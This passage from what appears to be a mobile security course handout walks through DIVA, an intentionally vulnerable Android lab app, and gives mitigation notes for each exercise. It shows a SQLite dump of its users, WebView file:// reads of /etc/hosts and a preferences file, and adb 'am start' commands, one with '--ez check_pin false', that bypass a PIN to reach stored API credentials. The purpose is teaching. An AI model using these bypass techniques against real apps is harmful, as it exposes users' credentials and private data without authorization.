    Log.d("Diva-sqli", "Error occurred while searching in database: " + exception.getMessage());
  }
}
```


Let us now look for the directory where normally Android apps save the databases:

```
vbox86p:/# cd /data/data/jakhar.aseem.diva/databases/
vbox86p:/# sqlite3 sqli
sqlite> .tables
android_metadata      sqliuser
sqlite> select * from sqliuser;
admin|password123|12345678
diva|p@ssword|1111222233334444
john|password123|5555666677778888
sqlite> .quit
```

Mitigation: Developers can use many techniques to avoid SQLi, and some are:

- Validate and sanitize the user input to remove or escape potentially harmful characters (e.g., `'`, `;`, `--`)
- Use prepared statements with parameterized queries
- Use stored procedures instead of dynamic SQL queries
- Use Object Relational Mapping (ORM) to interact with the database using Java objects instead of raw SQL
- Use the least privilege principle and limit the database permissions for the application

Activity 8: Input Validation Issues – Part 2


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....

1:11

8. Input Validation Issues - Part 2


Objective: Try accessing any sensitive information apart from a web URL.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

Enter the URL to view

VIEW

In Android, a **WebView** is a component that allows you to display web-based UI elements and loading external websites. The WebView internally uses WebKit rendering engine to display web pages and support methods like text searches, navigate forward/backward etc. as well as has a support for JavaScript.


The related Java class is **`InputValidation2URISchemeActivity.class`**, whose cropped screenshot is shown below:


SQLInjectionActivity.class
InputValidation2URISchemeActivity.class

```
package jakhar.aseem.diva;

import android.os.Bundle;

public class InputValidation2URISchemeActivity extends AppCompatActivity {
  public void get(View paramView) {
    EditText editText = (EditText)findViewById(2131492993);
    ((WebView)findViewById(2131492995)).loadUrl(editText.getText().toString());
  }

  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968609);
    ((WebView)findViewById(2131492995)).getSettings().setJavaScriptEnabled(true);
  }
}
```

WebView can potentially be vulnerable if not used properly. For example:

- The bottom left screen shot gives the valid use of this app.
- The middle and right screen shot shows that a malicious user can access data from inside your device.
- If Java Script is enabled in WebView, attackers can launch XSS attacks as well.
- If you do not use HTTPS, it may lead to MitM attacks.
- It can even allow attackers to interact with the app's native code.


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....

10:02


8. Input Validation Issues - Part 2

Objective: Try accessing any sensitive information apart from a web URL.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

https://www.arifbutt.me

VIEW

Dr. Arif Butt


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....

10:16


8. Input Validation Issues - Part 2

Objective: Try accessing any sensitive information apart from a web URL.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

file:////etc/hosts

VIEW

```
127.0.0.1        localhost
::1              ip6-localhost
```


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....

10:18

8. Input Validation Issues - Part 2

Objective: Try accessing any sensitive information apart from a web URL.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it.

ared_prefs/jakhar.aseem.diva_preferences.xml


VIEW

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<map>
   <string name="password">kakamanna</string>
   <string name="user">arif</string>
 </map>
```

Mitigation: Some of the mitigation techniques to avoid this vulnerability is that developers should validate/sanitize the URLs entered by the user, disable Java Script, use HTTPS and so on.

Activity 9: Access Control Issues – Part 1



Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....

1:12

9. Access Control Issues - Part 1

Objective: You are able to access the API credentials when you click the button. Now, try to access the API credentials from outside the app.
Hint: Components of an app can be accessed from other apps or users if they are not properly protected. Components such as activities, services, content providers are prone to this.

VIEW API CREDENTIALS


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....


11:19

Vendor API Credentials


API Key: 123secretapikey123
API User name: diva
API Password: p@ssword

Overview:

- Access control issue occurs when an app does not authenticate a user or allows an authenticated user to access some sensitive information which he should not. These issues can lead to unintended access, data leakage, or manipulation of data.
- We know the four main components of an Android app are `activities`, `services`, `broadcast receivers`, and `content providers`.
- In some cases, an Android developer need to call one activity from another (multi-screen app) and this is done using `intents`. Whenever a new activity starts, previous activity is stopped, but the system preserves the activity in a stack (LIFO). An explicit intent is used to communicate/start another activity/service of the same app, e.g., clicking View Credentials button will take you to the Vendor API Credential activity.
- In this task, when you click the button on the first activity (**`AccessControl1Activity.class`**), it calls another activity that displays the API credentials (**`APICredsActivity.class`**). Please review the Java source code of these two activities, and also the ASCII **`AndroidManifest.xml`** file, whose cropped screenshot is shown, which shows that this activity is called using an intent filter `jakhar.aseem.diva.action.VIEW_CREDS`


```
<activity android:label="@string/d9" android:name="jakhar.aseem.diva.AccessControl1Activity"/>
<activity android:label="@string/apic_label" android:name="jakhar.aseem.diva.APICredsActivity">
    <intent-filter>
        <action android:name="jakhar.aseem.diva.action.VIEW_CREDS"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
```

Objective: You need to check if you can access the Vendor API Credentials (second activity) without going on to the first activity, i.e., from outside the app, i.e., without starting the DIVA app, or w/o clicking the View API CREDENTIALS button on the first activity.


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....

11:19

Vendor API Credentials

API Key: 123secretapikey123
API User name: diva
API Password: p@ssword

One way to by-pass this access control issue, i.e., accessing the Vendor API credentials without using the DIVA app is by using the activity manager (**am**) from the `adb` shell. The **-n** option to activity manager that we have used in our previous handout is to start a specific activity. On the contrary the **-a** option that we are using here is used to trigger an Intent action, such as viewing data, sending data, or performing some specific tasks.


Close the DIVA app on the virtual device, and run the following command:

```
$ adb shell am start -a jakhar.aseem.diva.action.VIEW_CREDS
```

After the above command executes, on your virtual device you can see the activity Vendor API Credentials will automatically be opened as shown in the opposite screenshot.

Mitigation: Some of the mitigation techniques to avoid this vulnerability is that developers should implement strong authentication, role-based access control, and use secure API calls etc.

Activity 10: Access Control Issues – Part 2


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....

10. Access Control Issues - Part 2


Objective: You are able to access the Third Party app TVEETER API credentials after you have registered with Tveeter. The App requests you to register online and the vendor gives you a pin, which you can use to register with the app. Now, try to access the API credentials from outside the app without knowing the PIN. This is a business logic problem so you may need to see the code.
Hint: Components of an app can be accessed from other apps or users if they are not properly protected and some may also accept external inputs. Components such as activities, services, content providers are prone to this.

◯ Register Now. ◯ Already Registered.
VIEW TVEETER API CREDENTIALS

Objective:

- Access Control Issues arise, when authenticated users can do things they're not authorized to, like accessing other users' data or performing admin actions without permission. For example, if you login on your university CMS by giving your student credentials, you should not be allowed to access the teacher's data.
- This is an extension of previous example, but over here, we can view the 3rd party API credentials only if we know the PIN, i.e., the information is password protected (**`AccessControl2Activity.class`**). You are given two options:
  - If you select *Register Now option* and click the button, you move to another activity, where it prompts you to first register yourself at http://payatu.com to get your PIN. Once we get the PIN, we can enter it and view the API credentials.
  - If you select *Already Registered option* and click the button, you move to another activity (**`APICreds2Activity.class`**) where the API credentials are displayed.
- The objective is same as in previous activity, i.e., we need to access the API credentials or call the activity (**`APICreds2Activity.class`**), from outside the app, but this time to access it we need to provide the PIN, which we do not know ☹

- Now view the ASCII **`AndroidManifest.xml`** file, whose cropped screenshot is shown below.




```
<activity
    android:label="@string/d10"
    android:name="jakhar.aseem.diva.AccessControl2Activity"/>
<activity
    android:label="@string/apic2_label"
    android:name="jakhar.aseem.diva.APICreds2Activity">
    <intent-filter>
        <action android:name="jakhar.aseem.diva.action.VIEW_CREDS2"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
```

- This time again, let us first try to use the activity manager (**am**), the action in this example is `jakhar.aseem.diva.action.VIEW_CREDS2`

```
$ adb shell am start -a jakhar.aseem.diva.action.VIEW_CREDS2
```


- After the above command executes, on your virtual device you can see the activity that prompts us to enter the PIN (shown in the opposite screenshot). This means that in this part the API credentials are protected with a PIN, which we do not know. ☹


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....


Tveeter API Credentials

Register yourself at http://payatu.com to get your PIN and then login with that PIN!

- Let us now view the source inside **`AccessControl2Activity.class`** and **`APICreds2Activity.class`** files (shown below):


AccessControl2Activity.class APICreds2Activity.class

```
package jakhar.aseem.diva;

import android.content.Context;

public class APICreds2Activity extends AppCompatActivity {
  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968606);
    TextView textView = (TextView)findViewById(2131492983);
    EditText editText = (EditText)findViewById(2131492984);
    Button button = (Button)findViewById(2131492985);
    if (!getIntent().getBooleanExtra(getString(2131099686), true)) {
      textView.setText("TVEETER API Key: secrettveeterapikey\nAPI User name: diva2\nAPI Password: p@ssword2");
      return;
    }
    textView.setText("Register yourself at http://payatu.com to get your PIN and then login with that PIN!");
    editText.setVisibility(0);
    button.setVisibility(0);
  }

  public void viewCreds(View paramView) {
    Toast.makeText((Context)this, "Invalid PIN. Please try again", 0).show();
  }
}
```


AccessControl2Activity.class APICreds2Activity.class

```
package jakhar.aseem.diva;

import android.content.Context;

public class AccessControl2Activity extends AppCompatActivity {
  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968602);
  }

  public void viewAPICredentials(View paramView) {
    RadioButton radioButton = (RadioButton)findViewById(2131492973);
    Intent intent = new Intent();
    boolean bool = radioButton.isChecked();
    intent.setAction("jakhar.aseem.diva.action.VIEW_CREDS2");
    intent.putExtra(getString(2131099686), bool);
    if (intent.resolveActivity(getPackageManager()) != null) {
      startActivity(intent);
      return;
    }
    Toast.makeText((Context)this, "Error while getting Tveeter API details", 0).show();
    Log.e("Diva-acil", "Couldn't resolve the Intent VIEW_CREDS2 to our activity");
  }
}
```

- In the left screenshot of `AccessControl2Activity.class` file, the code of our interest is highlighted in red rectangle. The condition checks the Boolean value of an object having ID 2131099686, and then based on the condition, it either displays the Vendor API key or displays a message to "Register yourself at http://payatu.com to get your PIN".
- Similarly, in the right screenshot of `APICredsActivity2.class` file, if the user has selected the Already Registered radio Button, it sets the intent to VIEW_CREDS2 and also checks the Boolean value of an object having ID 2131099686.
- This means that there exists a string variable which is actually the name of a Boolean variable and it is doing all the trick.
- Let us go to the source code of diva app inside github, and look for `diva/app/src/main/res/strings.xml` file, where you can find a string variable named `bool` having a string value "**`check_pin`**". So, in order to call the activity containing API credentials, we need to pass an additional argument to the activity manager, which is shown below:


```
$ adb shell am start -n jakhar.aseem.diva/.APICreds2Activity --ez "check_pin" false
Starting: Intent {act=jakhar.aseem.diva.action.VIEW_CREDS2 cmp=jakhar.aseem.diva/.APICreds2Activity (has extras)}
```

Description:

- `-a <action>`: Defines the intent action, which we used in the previous activity
- `-n <component>`: Specifies the target component to be launched, which in this case is the string `jakhar.aseem.diva/.APICreds2Activity`
- `--ez <key> <value>`: is used to pass extra data of type Boolean to the activity. The key is `check_pin` and the value is `false`, indicating whether the PIN check is required or not.

This time, when the above command executes, on your virtual device you can see the Vendor API Credentials screen will automatically be opened ☺

Activity 11: Access Control Issues – Part 3




Content Provider:


- In the previous activities, we have seen that an Android app can directly access files, databases and Internet, but this sharing is limited to app's own data only. Other apps cannot access your app's private data unless explicitly shared. ***Content Provider*** is one of the four components of an Android app, that allows secure, structured and controlled data sharing between different apps. It acts as an intermediary between an app's data (such as databases, files, or other data sources) and other apps or system components that need to access this data.
- Example: A messaging app might access contacts data (stored in the Contacts Content Provider) to show a user's phone contacts in the app. Without Content Providers, the messaging app would not have access to that data unless it was explicitly shared by the contacts app.
- Although Content Providers are a powerful mechanism for data sharing between apps and components, improper implementation or misconfiguration can expose sensitive data or allow unauthorized access to resources.


Working of app:

- This activity is using Content Provider to access the stored notes, which can only be accessed if the user enters a valid pin.
- In the left screen/activity below (**`AccessControl3Activity.class`**), the app prompts the user to change/create a four-digit pin, and then the user clicks the "GO TO PRIVATE NOTES" button.
- In the middle screen/activity below (**`AccessControl3NotesActivity.class`**), the app prompts the user to enter the saved four-digit pin, and then click the "ACCESS PRIVATE NOTES" button.
- After verifying the pin, the right screen/activity is displayed containing the private notes.


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....
10:49
11. Access Control Issues - Part 3
••••
CREATE/CHANGE PIN
GO TO PRIVATE NOTES


Objective: This is a private notes application. You can create a PIN once and access your notes after entering the correct pin. Now, try to access the private notes from outside the app without knowing the PIN.
Hint: Components of an app can be accessed from other apps or users if they are not properly protected and some may also accept external inputs. Components such as activities, services, content providers are prone to this.





Exercise	Alternate days running
Expense	Spent too much on home theater
Weekend	b333333333333r
holiday	Either Goa or Amsterdam
home	Buy toys for baby, Order dinner
office	10 Meetings. 5 Calls. Lunch with CEO

Objective (Leaking content provider):




- The objective of this activity is to find out some vulnerability in the code and try to access the private notes, without using the application and without providing the pin.
- We can access the notes using the `content query` command inside `adb` and providing it the Content Provider URI.

Find out the content provider URI:


There are multiple ways to find the URI:

- First is you can view the source of the `NotesProvider.class` file, where you can find the URI.


AccessControl3Activity.class
AccessControl3NotesActivity.class
NotesProvider.class

```
package jakhar.aseem.diva;

import android.content.ContentProvider;

public class NotesProvider extends ContentProvider {
    static final String AUTHORITY = "jakhar.aseem.diva.provider.notesprovider";

    static final Uri CONTENT_URI = Uri.parse("content://jakhar.aseem.diva.provider.notesprovider/notes");

    static final String CREATE_TBL_QRY = " CREATE TABLE notes (_id INTEGER PRIMARY KEY AUTOINCREMENT, tit

    static final String C_ID = "_id";

    static final String C_NOTE = "note";
```

- Second is you can view the `AndroidManifest.xml` file and look for the provider and there you can find the URI, as shown in the following cropped screen shot of the file



```
<provider
